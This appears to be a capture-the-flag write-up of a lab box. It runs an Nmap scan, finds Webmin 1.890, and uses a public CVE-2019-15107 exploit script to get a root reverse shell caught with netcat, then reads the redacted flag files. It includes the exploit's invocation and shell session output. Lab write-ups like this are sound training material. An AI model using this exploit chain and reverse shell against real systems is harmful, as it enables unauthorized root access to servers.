

Performed an Nmap scan and found port 10000 open.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/source]
└─# cat scan.nmap
# Nmap 7.95 scan initiated Wed Apr  9 17:35:20 2025 as: /usr/lib/nmap/nmap -sV -sC -oA scan 10.10.41.129
Nmap scan report for 10.10.41.129
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Apr  9 17:35:58 2025 -- 1 IP address (1 host up) scanned in 38.10 seconds

┌──(root㉿kali)-[/home/kali/Desktop/boxes/source]
└─# █
```

Accessing it initially via HTTP failed because the service required SSL. Switched the URL from http://10.10.41.129:10000/ to https://10.10.41.129:10000/, accepted the self-signed certificate, and reached a login page.



You must enter a username and password to login to the server on 10.10.41.129

The Nmap scan revealed the service running as Webmin version 1.890. A quick search identified a known exploit, **CVE-2019-15107**, available on GitHub here. Exploiting this vulnerability provided a successful root shell on the target.



root@kali: /home/kali/Desktop/boxes/source
File Actions Edit View Help
root@kali: /home/kali/Desktop/boxes/source ×
root@kali: /home/kali/Desktop/boxes/source ×
root@kali: /home/kali ×

```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/source]
└─# python3 exploit.py -h
usage: exploit.py [-h] -i IP Address [-p Port number] [-c Command] [--shell] [-x]

Exploit unauthenticated command execution in Webmin 1.890.

options:
  -h, --help            show this help message and exit

required arguments:
  -i IP Address, --ip IP Address
                        Target ip address

optional arguments:
  -p Port number, --port Port number
                        Webmin port(default=10000)
  -c Command, --command Command
                        OS Command to execute (Default=id)
  --shell               Get a reverse shell
  -x, --proxy           Sends requests through Burp Suite proxy at 127.0.0.1:8080.

Example:
    python exploit.py -i 192.168.1.100
    python exploit.py -i 192.168.1.100 -p 10000 -c whoami
    python exploit.py -i 192.168.1.100 -x -c "ls -la"
    python exploit.py -i 192.168.1.100 --shell


┌──(root㉿kali)-[/home/kali/Desktop/boxes/source]
└─# python3 exploit.py -i 10.10.41.129 --shell
Enter your ip address: 10.14.98.178
Enter your listening port: 9002
[+] Sending a shell to 10.14.98.178:9002 ...
█
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.14.98.178] from (UNKNOWN) [10.10.41.129] 43378
root@source:/usr/share/webmin/# cd /home
cd /home
root@source:/home# ls
ls
dark
root@source:/home# cat /dark/user.txt
cat /dark/user.txt
cat: /dark/user.txt: No such file or directory
root@source:/home# cd dark
cd dark
root@source:/home/dark# ls
ls
user.txt  webmin_1.890_all.deb
root@source:/home/dark# cat user.txt
cat user.txt
[redacted]
root@source:/home/dark# cat /root/root.txt
cat /root/root.txt
[redacted]
root@source:/home/dark# ▯
```